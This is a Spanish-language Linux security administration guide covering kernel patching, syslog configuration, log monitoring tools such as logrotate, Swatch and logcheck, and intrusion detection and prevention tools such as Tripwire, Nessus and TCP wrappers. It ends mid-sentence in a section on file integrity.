El kernel es un intermediario entre el hardware y el software, controlando las llamadas de sistemas, los ID de procesos, la ejecucion de comandos, etc. Si un usuario puede sobornar con esto, puede ganar acceso a cualquier archivo almacenado en el sistema. Un usuario no autorizado puede cambiar su identificacion de usuario por las identificacion de usuario de root, lo cual resultaria en un usuario no autorizado que gana acceso al sistema como root. A menudo, las médidas de seguridad confian en los servicios provistos por el kernel para implementar médidas de proteccion. Cuando el kernel esta comprometido, la seguridad ofrecida por esa caracteristica se vuelve inutil porque no esta disponible a ejecutar o conceder acceso no autorizado.

La comunidad de GNU/Linux puede rapidamente desarrollar u parche para reparar esos agujeros de seguridad una vez son descubiertos. Para mantener un sistema seguro, el administrador debe estar enterado de los bugs de seguridad que afectan el kernel y estar disponible para aploicar el parche apropiado. Los administradores tambien deben comparar los beneficios de aplicar un parche a un kernel existene para compilar una version estable nueva.

Prerequisitos para Aplicar Parches al Kernel

Como todas las modificaciones importantes del sistema, el primer paso para parchear el kernel es hacer un backup de todos los datos importantes. Una copia del kernel que esta funcionando debe tambien ser hecha, lo cual puede ser hecha facilmente copiando este con otro nombre. Por ejemplo, cp /boot/vmlinuz /boot/vmlinuz.old copiar la imagen del kernel sin hacer cambios en lilo.conf (grub.conf). En el evento del que el kernel parcheado no trabaje correctamente, el kernel anterior puede ser restaurado renombrando vmlinuz.old.

Un parche corregira un bug en el kernel o le agregara caracteristicas, pero algunos parches pueden tener conflictos con el hardware o software existente. Antes de parchear el kernel, los efectos de cada parcheadas deben de ser determinados. Asimismo, la version apropiada del parche para el kernel debe de ser apropiada.

Fuente del Kernel

Los kernel Linux siguen una secuencia de numeracion especifica que describe el desarrollo del sistema operativo. El número del kernel es abarcado por un grupo de tres numeros separados por puntos decimales. El primer numero (Principal) representa cambios significantes hechos al kernel. Solo un reajuste o mejora principal causa que el número principal cambie. El segundo numero (menos importancia) denota si el kernel es una version estable o de prueba. Los numeros pares significa que el kernel es estable, mientras que los numeros impares indican que el kernel esta todavia en prueba o beta. En la mayoria de los casos, es preferible un número par. El tercer numero (número de lanzamiento) muestra el número de cambios hechos al kernel.

Para aplicar un parche al kernel 2.6.10, el parche 2.6.11 debe ser usado. Cuando se actualiza el kernel por varias versiones, cada parche intermediario del kernel debe de ser aplicado. Por ejemplo, para actualizar un kernel desde la version 2.6.8 a la version 2.6.11 se requieren la instalacion de los parches por versiones 2.6.9 y 2.6.10 antes de ejecutar el parche 2.6.11. Saltar un parche puede resultar en un kernel que no inicia o realiza los servicios deseados.

El Archivo Parche

Los parches oficiales del kernel Linux pueden ser encontrados en http://www.kernel.org/. Esos parches han sido aprobados por la comunidad de GNU/Linux, han experimentado un proceso de pruebas cuidadoso y llevan un alto grado de confiabilidad.

Ya que el código fuente de Linux esta libremente disponible, muchos individuos y organizaciones han desarrollados caracteristicas adicionales o han alterado el código para realizar una tarea en especifica.Verifique la credibilidad de la fuente antes de usar uno de esos parches, ya que un parche malo puede eliminar una funcion deseada o fallar en el proceso de boot del kernel.

Como Parchear el Kernel

Una serie de pasos establecidos son necesarios para parchear el kernel; usando el comando patch, recompilando el kernel y confirmando de que todos los modulos puede ser cargados como se vayan necesitando.

El Comando patch

Para aplicar un parche, el usuario debe de tener acceso a root. Por convenio el kernel y cualquier parche debe ser ubicado en el directorio /usr/src. Guarde el parche en el directorio /usr/src y haga que este sea el directorio activo. Entre el siguiente comando para instalar el parche comprimido:

```
$ zcat patchXX.gz |patch -p0
```

zcat descomprime el parche y la tuberia (|) transfiere el contenido descomprimido al comando patch, el cual lo aplica. (Una serie de – lo convierte dentro de /s. El /s denota cuantos directorios hay debajo del directorio en que te encuentras para instalar un archivo.) Si un parche no esta comprimido, use el siguiente comando:

$ patch -p0 < patchXX

Informaciones sobre el parcheamiento del kernel apareceran en la pantalla y cualquier dato no aplicado sera mostrado en el directorio con una extencion .rej.

Un problema de parche comunmente reportado ocurre por cambios en el archivo config.in del parche. Para corregir este problema, abra el archivo y verifique por cualquier irregularidad obvia. Otro rechazo comun ocurre cuando el parche es aplicado fuera de orden. Para eliminar un parche, use el comando patch en el archivo original con el interruptor -R.

Otro Significado de Actualizar y Parchear el Kernel

Programas tales como Concurrent Versioning System (CVS) y Red Hat Package Manager (RPM) apuntan en mantener una pista del software instalado en un sistema, incluyendo parches. Esos paquetes proveen un registro de los parches hechos al kernel. Para mas informacion, consulte las paginas man de CVS y RPM.

Recompilando el Kernel

Despues de que el parche es aplicado al kernel, los siguientes pasos debe de ser tomados. Entre la configuración del kernel usando make menuconfig (dependiendo de las preferencias del usuario, make xconfig o make config). Una vez el programa de configuración inicia, selecciones las caracteristicas agregadas.

Dependiendo del parche, las caracteristicas agregadas deben de ser incluidas agregadas al kernel o cargada como un modulo. Si la funcion es incluida con el kernel (hecha parte del kernel), el tamaño total del kernel aumentara. Si el kernel necesita ser relativamente pequeño, la funcion debe de ser agregada como un modulo. Los modulos le permiten que una funcion sea cargada cuando sea necesario, mientras que cuando estan agregadas al kernel estan siempre presentes. Guarde los cambios y escriba el siguiente comando en el prompt: **$ make dep bzImage modules modules_install**

Cuando la compilacion del kernel finaliza, el nuevo kernel es copiado o enlazado con los archivos apropiados en el directorio /boot. (Si el kernel no esta en el directorio /boot, asegurese que los archivos apropiados son referenciados.) Para completar el proceso, ejecute lilo (grub) para cargar el nuevo kernel, reinicie y seleccione el nuevo kernel.

Asegurar un kernel libre de hbugs es solo uno de los pasos de proveer seguridad. Aunque no hay sistemas impenetrables, es posible hacer un sistema altamente seguro por la combinacion de un kernel seguro con el uso de la encriptacion y otros significados de proteccion de datos.

SYSLOG

Syslog es usado para colectar y almacenar los mensages de log de los kernels locales o de red y las aplicaciones. Eric Allman de la Universidad de Berkeley de California diseño el programa syslog para darle al administrador de sistemas control de todos las facilidades de los log en una maquina con un programa centralizado.

Dependiendo en la esperiencia y quizas la suerte del atacante, el sistema de log puede ser modificado des-

pues de un ataque para cubrir las pistas del intruso. Alguien que ingresa al sistema y empieza a forzar con los archivos del sistema es propable que genere un trafico en el sistema de log que pueden dar una pista provechosa de que estuvo haciendo, de donde vino y cuando paso todo.

Son tus logs enviados a otra localizacion en caso de que un atacante ingrese y elimine sus pistas del sistema de logs. Ocasinalmente compare los logs de la localidad remota con los logs del sistema actual.

Para muchas distribuciones, varios mensajes relacionados con seguridad estaran directamente en /var/log/secure. Este archivo sera un buen candidato para enviarse en email a otra localidad remota.

Los siguientes topicos seran cubiertos en esta seccion:
- Componentes del Syslog
- Controlando Syslog
- Acceso Remotos
- Asegurando el Esquema de Logs

Componentes de Syslog

Los dos componentes de syslog son el daemon (demonio) syslogd, el cual es encontrado en el directorio /sbin y el archivo de configuración syslog.conf, el cual es encontrado en el directorio /etc. syslog es amenudo iniciado en el momento de inicio del sistema por uno de los scripts de rc. A continuacion mostraremos algunas de las opciones que pueden ser usadas cuando se inicia syslogd.

Opcion	*Argumento*	*Proposito*
-a	**<socket>**	**Especifica diferentes sockets a los cuales syslogd escucha.**
-d	**none**	**Inicia el dubugging**
-f	**<archivos de conf.>**	**Especifica un archivo de configuración alternativo.**
-m	**<marca intervalo**	**Especifica el número de minutos entre los mensages de logs marcados.**
-s	**none**	**Especifica un nombre de dominio que debe ser quitado antes del logging.**
-r	**none**	**Suprime los mensajes de logging recividos por el host remoto.**

Controlando Syslog

Syslog es controlado por el archivo de configuración /etc/syslog.conf, un archivod de texto que consiste en reglas para logging, con una regla por linea. Este archivo de configuración es de solo lectura cuando syslogd esta activo. Si se han hecho cambios al syslog.conf, el el syslogd debe de ser reiniciado para que cargue la nueva configuración. Los comentarios son precedidos con el caracter # (pound). Cada regla consiste de dos campos, el campo de seleccion y el campo de acción. Las reglas son el siguiente formato:

selector <tab> action

EL selector contiene dos partes , la facilidad y la prioridad, las cuales estan separadas por un periodo. Multiples selectores pueden ser combinados con un punto y coma y multiples facilidades pueden ser combinadas con una coma.

Algunos ejemplosa de maneras validas de combinar y dar formato a los selectores son:

facility. priotity	**action**
facility1.priority:facility2.priority2	**action**
facility1,facility2.priority	**action**
***.priority**	**action**

Una regla en el archivo syslog.conf puede parecer como esto:

auth.kern.err /var/log/errorlog

En este ejemplo, las facilidades son auth y kern. Actualmente las facilidades generan el log. err es la prio-

ridad o la importancia del mensaje. /var/log/errorlog es la acción. En este caso, la acción le dice a syslogd que guarde los mensajes logs al archivo local /var/log/errorlog.

Facilidades

Las facilidades son programas diferentes que envian mensajes al syslog para ser logeados. Las facilidades para usos especificos, tales como kern para el kernel y facilidades que cubren areas pueden incluir varios programas, tales como auth. Si un programa no esta cubierto bajo una facilidad especifica, esta bajo el usuario de facilidades genericas. A continuacion mostraremos facilidades mas relevantes como tambien una breve descripcion de estas.

Facilidad	Descripcion
kern	El kernel
user	Procesos del usuario regular
mail	El sistema de correo
lpr	El sistema de printer
auth	El sistema de autentificacion
authpriv	Mensajes de autentificacion privada
daemon	Otros demonios del sistema
cron	El daemon cron
local 0-7	Para el uso local (sudo, dhcp, etc.)
mark	Una facilidad de timestamp
ftp	El daemon ftp
news	El sistema de noticias Usenet
*	Define todas las facilidades

Niveles de Prioridad

La prioridad define la severidad del mensaje a ser logeado. Su rango es desde mensajes de eliminacion de errores, tales como el debug, a mensajes de emergencias, tales como emerg. A continuacion mostraremos los diferentes niveles de prioridad con su descripcion.

Prioridad	Descripcion
emerg	Una condicion de emergencia, tales como una eminente falla del sistema.
alert	Condicion que debe ser corregida inmediatamente, tales como un sistema de base de datos corrupto.
crit	Un error critico, tales como la falla de un dispositvo de hardware.
err	Un error ordinario.
warning	Precaucion.
notice	No es un error, pero de be ser manejado como el mismo.
info	Un mensaje informativo.
debug	Mensaje de eliminacion de errores.

Los specifiers pueden ser usados para remplazar prioridades. El asterisco (*) puede ser usado para definir todas las prioridades. El signo de exclamacion (!) ignorara la prioridad que este precede. El signo de igual (=) restringira logearse de la prioridad que este precede mas bien que logear todos los mensajes con altas prioridades. La palabra “none” pueden ser usadas en lugar de una prioridad para excluir la facilidad que la precede.

Acciones

El campo de acción le dice al syslog que hacer con los mensajes que este recive. Los mensajes pueden ser grabados a un archivo local, luego renviado a una maquina remota ejecutando syslog, o mostrado en pantalla de los usuarios que han ingresado en el sistema (logged in). Actualmente, dos o mas reglas deben ser usadas por que no hay proviciones para acciones multiples. A continuacion describiremos algunas acciones:

Acción	Descripcion
filename	Guarda los mensajes en un archivo local
@hostname	Reenvia mensajes a un syslogd en una maquina remota, especificando la maquina por nombre de host
@ipaddress	Reenvia mensajes a un syslogd en una maquina remota, especificando la maquina por su direccion ip
username,username2	Muestra los mensajes en la pantallo del usuario especificado si ha ingresado al sistema
*	Muestra los mensajes en la pantalla de todos los usuario que actualmente han ingresado al sistema.

Acceso Remoto

Los clientes de la red usualmente reenvian sus mensajes importantes a un servidor central de archivos logs. Teniendo todos los mensajes importantes de log en un solo lugar ayuda a simplificar el deber de un administrador de red. En una red de varios cientos o miles de maquinas, seria una tarea tediosa para un administrador de red verificar los archivos logs en cada maquina por separado. Para usar una servidor central de archivos logs, el archivo syslog.conf debe de ser configurado en cada host para que envie sus mensajes al servidor de archivos de logs. syslogd debe de ser configurado para aceptar mensajes desde un host en el servidor de archivos de logs.

Asegurando el Esquema de Logs

Es necesario para el administrador de red asegurar la maquina donde los mensajes de logs son almacenados. Si un intruso tiene acceso a esta localidad, esto pueden facilmente forjados. Si esto ocurre, ninguna cuenta del intruso permanecera en el log. Esto puede hacer que sea dificil rastrear ewl origen del ataque desde que los archivos logs son los primeros en ser revisados despues de que un ataque ocurre.

Si es posible, el servidor de archivos de logs no deberia servir para otro proposito que archivos logs y tendria tantas cuentas como fuese posible. Nadie mas que el administrador debe de tener una cuenta en el servidor porque ganando acceso de la cuenta del superusuario puede ser trivial si una cuenta local en el servidor es comprometida. Tambien, algunos daemons y puertos abiertos se les hacen dificil a los atacantes para ganar acceso no autorizado remotamente. Esto puede ser una buena idea tener un servidor de archivos logs que esta en uyna diferente localidad que las otras maquinas en la red. Este es un punto especialmente valido si el usuario de la red que ha ingresado al sistema no puede ser completamente confiable.

Cuando la opcion -r es usada para habilitar el acceso remoto a los archivos de logs, syslogd aceptara mensajes desde cualquier parte. Esto abre la posibilidad de que un ataque DoS sea administrado enviando grandes cantidades de mensajes logs falsos al servidor de archivos logs. Esta acción puede prevenir que los mensajes validos, archivos logs alboratodos con basura de informacion, y hasta mensajes de pare no lleguen al servidor por largos periodos de tiempo. Los administradores de redes deben de limitar la lista de direcciones IP que estan disponibles para conectarse al servidor de archivos logs. Tambien, acceso al servidor de archivos logs desde fuera de la red si es posible debe de ser bloqueado al nivel de router.

Sistema de Monitoreo

La prueba frecuente y mantenimiento de seguridad de una red o host es una parte vital de salvaguardar la informacion que este contiene. Un administrador de sistemas debe de estar disponible para que rapidamente detecte y repare agujeros de seguridad en una red o host y tambien este disponible para monitorearlos en vivo por brechas de seguridad.

Esta seccion explica algunas areas y tecnicas importantes usadas monitorear activamente los hosts y las redes. Estan incluidos algunos programas populares utiles ustilizados cuando se estan probando las reds y hosts por agujeros de seguridad.

Estos programas le permiten al administrador de sistemas conocer que actividad ocurre en la red, tales

como cuando los usuarios ingresan o salen del sistema, correos que entran y salen del sistemas y cuales archivos son transferidos a traves de la red. Programas de este tipo pueden registrar transacciones que ocurren entre su red y redes remotas.

En esta seccion se discutiran los siguientes topicos:

- Informacion de los Archivos Logs
- Monitoreo de los archivos de Logs y Utilitarios de Administracion
- Auditoria de Seguridad
- Integridad de los Archivos
- Utilidades de verificacion de la Integridad
- Sysmon
- Big Brother (Hermano Mayor)

Informacion de los Archivos Logs

Cuando se monitorea una red para posibles brechas de seguridad, los archivos logs son una fuente rica de datos. Estos proveen una vasta cantidad de informacion que concierne a los intentos de ingreso al sistema, mensajes del sistema y acceso remoto. Usando esta informacion, la deteccion de un acceso no autorizado y quizas la identificacion subsequente de un intruso es posible.

La primera y mas obvia manera de verificar un ingreso no autorizado suspechoso es de los archivos logs de ingreso del sistema (login). Cuando un usuario accesa a una red, si es root o un usuario, un logs es mantenido de cada intento. Tipicamente, todos los intentos de login son mantenidos en el archivo /var/log/secure. Una examinacion bien profunda de este archivo puede decirle a un administrador de sistemas si una persona ha tratado de ingresar ilegalmente a la red a traves de repetidos intentos de login y desde donde los login fueron intentados. Adicionalemente, un log seguro es mantenido por un cierto periodo de tiempo. Hay un número de archivos seguros (secure, secure.1, secure.2, etc.) que contiene informacion de sus respectivas tramas de tiempo. El número mas peque;o indica el log mas reciente. Por lo tanto, un administrador de sistemas puede decir si la brecha fue un incidente aislado o una ocurrencia repetitiva.

Mas significante que el login de un usuario en general es el login de un superusuario. La habilidad de seguir la pista de usuarios que son almacenados en el log como superusuarios es importante. Localizado en /var/log/sulog, el archivo sulog deja al administrador de sistema verificar todos los intentos de login con exito y que no tuvieron exito. Por la cantidad de privilegios que tiene un superusuario, cualquiera con intenciones maliciosas que pudo ingresar al sistema como un superusuario sera una mayor amenaza para la red.

Otro archivo de log importante que puede alertar al administrador de sistema sobre un posible ingreso no autorizado es el mensage del archivo log. Cualquier mensage del administrador de sistema producida por la red es almacenado dentro de /var/log/messages. La habilidad de escanear los mensajes de los logs puede proveer al administrador de sistemas con informacion valiosa no solo de problemas del sistema, tambien de mensajes del sistema que un posible intruso pudo haber producido.

Monitoreo de los archivos de Logs y Utilitarios de Administracion

UNiX y sus variantes subsequentes (incluyendo GNU/Linux) tiene grandes capacidades de almacenamiento de logs incluidos en sus instalaciones del sistema. Desafortunadamente, esos logs pueden tener raras sintaxis, haciendolos dificultosos de leer para los administradores de sistemas. Esto puede presentar un problema de seguridad ya que los logs del sistema son a menudo la unica evidencia disponible de los administradores despues de una brecha de seguridad, y estos deben de ser leidos frecuentemente. Sin embargo, casi en cada conexión hecha por TCP/IP, NFS o la entrada o salida del sistema de un usuario pueden ser

rastreadas usando los archivos de logs de GNU/Linux. Hay muchos programas disponibles para proveerle a un administrador de sistemas con los resultados de los logs del sistema sin tener que examinar los logs actuales, un trabajo tedioso y propenso a errores.

Swatch, Xlogmaster y logcheck son algunos de los muchos programas que pueden examinar los logs para un administrador de sistemas. Esos programas proveen una manera para los administradores de sistemas de verificar sus logs facilmente y eficientemente.

En adicion de usar esos utilitarios, hay otros pasos que los usuarios deben tomar para ayudar a maximizar la seguridad de sus sistemas. Primero, fijar los permisos y archivos logs asi solo el usuario root esta disponible para leerlos y escribirlos. Esto ayuda a asegurar la informacion sencible que puede potencialmente comprometer un sistema que no sera accesado por usuarios no deseados.

Segundo, y probablemente la mas importante, leer los archivos logs. Usando los utilitarios en esta seccion ayudara a organizar la informacion importante pero no puede ser tomada como el final en ellos mismos. Es mejor iniciar teniendo demasiada informacion para leer puesto que, por el ensayo y el error, puede ser determinada que informacion es importante. La investigacion de cualquier entrada inusual es esos archivos y tener presente como esas entradas pueden ser hechas, ayudara a determinar las entradas que necesitan ser filtradas.

logrotate

Logrotate es un sistema de rotacion de logs (archivos de información de estado que generan algunos programas, sobretodo en entornos profesionales, como Linux). La utilidad logrotate está pensada para simplificar la administración de los archivos de log (también llamados archivos bitácora) en aquellos sistemas en los que se generan en grandes cantidades, como por ejemplo servidores de Internet. logrotate efectua una rotación automática con posible compresión de los datos y otras opciones, como su borrado programado o envío por email al administrador. logrotate se puede programar para que rote los archivos una vez al día, a la semana o mensualmente, o incluso en función de un parámetro de tamaño límite. Normalmente, logrotate se ejecuta una vez al día, según lo establece el archivo cron.daily. Instale está utilidad si necesita trabajar con gran cantidad de archivos de log y de gran tamaño. Ahorrará disco y ganará claridad en la administración de su sistema.

La configuración de logrotate se efectua en el archivo /etc/logrotate.conf, del cual tenemos un ejemplo a continuación:

```
# rota los logs diariamente daily
# mantiene copia de los logs durante 30 dias rotate 30
# envia los errores al administrador errors webmaster@midominio.com
#crea archivos nuevos tras la rotacion create
# permite que lso archivos rotados sean comprimidos compress
# Los paquetes RPM colocan sus archivos de rotacion de logs en este directorio
include /etc/logrotate.d
# ningún paquete RPM gestiona lastlog ni wtmp - asi que lo controlamos desde aqui
/var/log/wtmp                                                                    {
 monthly
 create 0664 root utmp
 rotate 1
}
# rotacion de logs de Apache /var/log/httpd/www.midominio.com/access.log
{
 daily
```

```
rotate 60
errors webmaster@midominio.org
copytruncate
postrotate
/usr/bin/killall -HUP httpd
endscript
compress
}
```

La directiva Include

La directiva include le dice a logrotate que lea el archivo, o, en este caso, el archivo especificado en el directorio e incorpora el contenido de ese archivo en el archivo logrotate.conf. El RPM usualmente instala la informacion rotativa en el archivo /etc/logrotate.d, el cual puede contener la informacion relevante para multiples utilitarios tales como cron, linuxconf, syslog y samba.

Parametros de configuración

La siguiente linea despues de la directiva include da los parametros de configuración para el archivo wtmp en el directorio /var/log/. Cualquiera de las directivas pueden ser incluidas dentro de las llaves, las cuales crean acciones especificas para los archivos logs. En el caso previo, el archivo wtmp sera rotado una vez al mes y solo retendra un log de backup.

Otras Directivas de logrotate

Algunas otras directivas que seran utiles incluyen mail (direccion), notifempty, nocreate y size size | sizek | sizeM. La directiva mail enviara un mail de aquellos archivos al final de su ciclo de rotacion a la direccion especificada en el campo de direccion. notifempty no rotara un archivo log si no contiene logs, y nocreate no permitira que nuevos archivos logs sean creados. size especifica que rote el archivo log una vez se haya satisfecho la fijacion en bytes, kilobytes y megabytes. Hay mas directivas disponibles y pueden ser encontradas consultando las paginas man de logrotate.

Swatch

La utilidad Swatch es diseñada para monitorear los archivos logs y notificar al usuario de cualquier entrada inual en el log. Hay dos maneras en la que swatch puede ser ejecutarse , las cuales son batch y monitor. El modo batch le permitira al usuario examinar el archivo log y luego salir, mientras que el modo monitor verificara y evaluara continuamente cada entrada nueva en el log. Hay algunas maneras diferentes en las que swatch puede notificar al usuario si este detecta cualquier actividad inusual. Estas pueden incluir, una campana en la terminal, email, enviando mensajes a la ventana de la terminal y codificaciones en colores. swatch requiere Perl 5 o version mejorada para ser ejecutado y esta distribuido bajo GPL. Una desventaja de Swatch es si se necesita proteccion en multiples ordenadores, un proceso swatch debe de estar ejecutandose en cada uno de ellos, al menos que los archivos estan ingresados (logged) en una maquina central. Ademas, un proceso swatch debe de ejecutarse para cada archivo log.

Configurando Swatch

Hay varias opciones en linea de comandos que pueden ser usadas cuando se esta ejecutando swatch. Por ejemplo, -r [+]hh:mm[am|pm] reiniciara a swatch despues de hh horas y mm minutos, donde el uso de [+] reiniciara swatch despues de que haya transcurrido hh y mm en el presente tiempo. La opcion –input-record-separator=expresion_regular separara el diario por el caracter entrado en el campo de la expresion_regular. La opion -t nombre_del_archivo monitoreara el archivo nombre_del_archivo continuamente sin

salir, mientras que la opcion -f nombre_del_archivo ejecutara el archivo nombre_del_archivo a traves de swatch y saldra.

A un lado de las opciones de linea de comando, otras opciones pueden ser entradas directamente dentro del swatch. El archivo de configuración del swatch especifica las acciones que swatch tomara cuando esta monitoreando un simple archivo log.

Xlogmaster

Este programa provee un GUI para los administradores de sistemas para verificar informacion sobre su sistema. Los despliegues para Xlogmaster son descritos a continuacion:

Entrada	Descripcion
Mensajes del Sistema	**Muestra la salida del archivo /var/log/messages.**
Mensajes del arranque	**Muestra la salida del arciv /var/log/boot.msg. (Bootup)**
Uso del Disco Duro	**Despliega la salida del comando df.**
Quien esta en linea	**Despliega la salida del comando w.**
Arbol ded procesos	**Despliega la salidad del comando pstree.**

Las otras entradas fueron hechas configurando el archivo ~/.xlogmaster. Este archivo contiene toda la informacion de configuración para cada seccion de usuario del Xlogmaster.

Cada campo esta compuesto de cinco campos diferentes: el tipo de operacion a ser realizada, el nombre de la operacion el nombre del archivo completo que sera visto, el intervalo (en decimas de segundo) entre operaciones, el nombre del boton y la descripcion que aparece si el mouse es mantenido sobre el boton.

Xlogmaster soporta tres operaciones: RUN, CAT y TAIL. RUN es usado cuando un utilitario, programa o una shell es usada. CAT dara una salida al archivo completo sin verificar que algo ha sido alterado. Este puede ser util cuando se verifica a traves de logs antiguos que no tienen cambio y para archivos que tienen que ser leidos completamente cada vez (tales como los archivos de /proc/). TAIL dara una salida a un archivo completo y continua releyendo el archivo, haciendo salir a la pantalla de Xlogmaster cualquier agregado al final del archivo.

Este puede ser un programa muy util para que un administrador de sistemas la mantenga en pantalla. Xlogmaster puede ser usado para escanear para problemas de seguridad, luego logcheck puede ser usado para almacenar un diario (record) permanente de los problemas de seguridad.

logcheck

Logcheck es una serie de script de shell que verifican todos los logs del sistema por palabras claves que muestran evidencia de que ha habido una brecha de seguridad, o por lo menos, intentan hacer eso. Si una actividad anormal es encontrada, logcheck le enviara la informacion a un usuario específico (normalmente root, pero puede ser cambiado configurando el programa). logcheck puede ser fijado para ejecutarse con los utilitarios cron.

Auditoria de Seguridad

Los elementos claves de asegurar un host son la habilidad de analizar si han intentado de forzar un host y la correcion de vulnerabilidades que pueden posiblemente patrocinar una vulnerabilidad. Hay dos tipos de software y de tecnicas que estan disponibles para ayudar a los administradores con cada caso. Uno lidia con la parte de deteccion de intrusos, detectando si una brecha de seguridad ha ocurrido y si algo ha sido alterado, movido o borrado. El otro tipo de medida de seguridad es implementar una manera de probar los

hosts para saber si estos tienen debilidades. Idealmente, las brechas de seguridad en el host no ocurriran por completo, y para prevenir esas brechas médidas preventivasson extremadamente importantes. Muchos programas tales como SAINT y NESSUS ayudan a los administradores de sistemas a localizar y corregir debilidades en los hosts.

Deteccion de Intrusos

Sabiendo cuando y si una roptura de seguridad ha ocurrido en un host es importante y es posible con la ayuda de programas populares tales como Tripwire, Advanced Intrusion Dectection Enviroment (AIDE), L5 y Gog&Magog. En general, todos esos programas realizan las mismas funciones. De hecho, AIDE y L5 han nacido del programa Tripwire.

La gran popularidad de Tripwire se debe a la habilidad de configurar y personalizar un host en particular. Ademas, la informacion que Tripwire provee al administrador de sistemas hace que este identifique rapidamente cualquier posible brecha de seguridad en un host.

La funcion de Tripwire es monitorear los archivos de configuración de una variedad de archivos y directorios especificos. Anteriormente a la ejecucion de Tripwire, se debe de realizar un backup completo de los datos existentes en el host, la cual esta libre de modificaciones malignas, la misma debe de ser almacenada en un sitio seguro. Por lo tanto, cuando Tripwire verfica un host, este tambien verifica el estado actual de los archivos y directorios contra los que han sido almacenados en el backup. Cualquier discrepancia luego sera mostrada y el administrador de sistemas sera advertido. La desventaja de Tripwire es que este ya no es una herramienta opensource, esto significa que este tiene un precio y su código fuente no es visible.

Otro metodo simple de deteccion de intrusos, y comunmente pasado por alto, es la localizacion de nombre de archivos ocultos. Un nombre de archivo oculto es uno en el cual un nombre de archivos es desde un espacio en blanco hasta aquel que inicia con un punto (Ej.: .linux). La razon para un nombre de archivo oculto es no ser desplegado por el comando ls. Archivos que inician con un punto son comunes en directorios como archivos de configuración y archivos definidos por los usuarios.

El mayor problema con los archivos ocultos es que la mayoria de los usuarios solo utilizan el comando ls sin ningun tipo de parametros, por lo cual un intruso puede intencionalmente crear un archivo oculto el cual no sera detectado hasta que es demasiado tarde. Cuando se esta utilizando un archivo diferente que intencionalmente posee un espacio en blanco en el nombre del archivo, el archivo desconocido sera iniciado si un nombre de archivo es dejado accidentalmente en blanco. Por esto, el uso del comando ls -a es necesario para desplegar todos los archivos y verificar si existe alguno que sea sospechoso.

Prevencion de Intrusos

Toda precaucion debe de ser tomada para prevenir que un usuario no autorizado irrumpa en la red. Varios programas ayudan en la seguridad de los sistemas permitiendole a un administrador de sistemas probar si una red tiene debilidades y estar en alerta de problemas que necesitan ser corregidos.

Un tipo importante de agujero de seguridad es el packet sniffer (Usmeador de Paquetes). Los packet sniffers son usados por los crackers para almacenar y ver informacion que ha sido transferida dentro de una red, sin importar que esa informacion sea para ellos o no. Tal informacion puede puede estar en el rango desde archivos en rutas de un ordenador a otro hasta la actividad que realiza una persona en la red o por email. La naturalez pasiva de un packet sniffer hacen que sea dificil detectarlos, por lo cual existen muy pocas maneras de combatir tal agujero de seguridad; sin embargo, es posible utilizar hardware que es resistente a tales métodos de cracking, tales como los backbones de fibra optica. La aplicacion AntiSniff, por ejemplo, es una

excellente herramienta para la deteccion de packet sniffers. AntiSniff funciona monitoreando una red en busqueda de packet sniffers y ordenadores que estan en modo promiscuo (promiscuos mode). (Los ordenadores estan normalmente configurados para recibir informacion solamente de ellos mismo, pero cuando estos son fijados para recibir informacion de otro ordenador decimos que estan en modo promiscuo.) Lo que hace que AntiSniff sobresalga cuando se menciona con otros software detectores de intrusos es la habilidad de localizar remotamente las actividades pasivas.

Otro scanner de seguridad remota muy efectivo es el Nessus, el cual es libre. Este no solo se mantiene por una base de datos de actualizaciones, este tambien le permite a los usuarios realizar sus propios test de seguridad, haciendo de este una carateristica muy utils para las necesidades especificas de los usuarios. Nessus trabaja probando todos los puertos y la seguridad de cualquier servicio encontrado para ser ejecutado en ellos. Adicionalmente, Nessus puede proveer verificaciones simultaneas de seguridad para una cantidad de hosts ilimitados.

La Herramienta Integrada de Red para Administradores de Sistemas (SAINT) es usada para almacenar informacion sobre servicios tales como NFS, Servicio de Informacion de Red (NIS), finger y FTP que estan siendo ejecutados en redes y hosts. Mientras esta informacion contiene cuales servicios de informacion de red estan siendo ejecutados y en cuales hosts, este tambien le da seguimiento a la configuración de esos servicios. Esa informacion puede, alternadamente, ser verificada para evitar potenciales defectos de seguridad. Esos defectos pueden consistir de servicios configurados incorrectamente, mejor conocidos como bugs en ciertas versiones de software, o politicas pobres de decision. SAINT puede reportar estos datos o verificar los problemas de seguridad basados en los datos. Esto tambien puede explorar hosts y redes externas conectados al sistema local que este ejecuta. Esta habilidad es extremadamente util cuando se examinan las implicaciones de confiar en los servicios que ejecuta un host vecino. Cuando se esta usando SAINT, un administrador de sistemas debe de monitorear y controlar cuidadosamente que tan lejos este llego y como sus acciones afectan los otros sistemas.

Un paquete extremadamente util que es incluido con las mayorias de distribuciones es el TCP wrapper desarrollado por Witse Venema. El paquete de TCP wrapper le permite a un administrador restringir las conecciones a servicios basados en direcciones IP. El mayor beneficio de este paquete es que cuando se detecta que se intenta utilizat un serviciop que esta siendo monitoreado con TCP wrapper, un número de acciones pueden ser tomadas. El host que realiza el pedido puede ser señalado para que encuentre informacion sobre lo que desea, o entre otras cosas, este envia un email al administrador. Esta habilidad puede ser usada con precaucion teniendo un email enviado cada vez que un servicio comunmente usado es accesado puede causar sobrecarga y posiblemente daños al sistema.

Una de las maneras mas utiles de prevenir qu un intruso accese una red es atraves del uso de un firewall. Un firewall efectivamente bien administrado puede blequear ataques maliciosos en un sistema como tambien almacenar en un log los datos provenientes que pueden ser filtrados para detetar si es evidente un ataque. Los firewalls no son caros y, una vez estos han sido construidos, son faciles de mantener. Son la opcion perfecta para el administrador novato, ya que este puede crecer mientras el sistema crece y puede ser bien adaptado a las necesidades de su red.

Integridad de los Archivos

A lo largo de rapido crecimiento del internet y otros sistemas de red tambien hubo un gran crecimiento en la cantidad de informacion compartida. Cada día abundantes informaciones importantes son enviadas y retornadas a traves de los sistemas de redes. Tanto como un carro no opera si no tiene gasolina, los negocios y otras instituciones no pueden funcionar apropiadamente si la informacion vital para sus operaciones esta

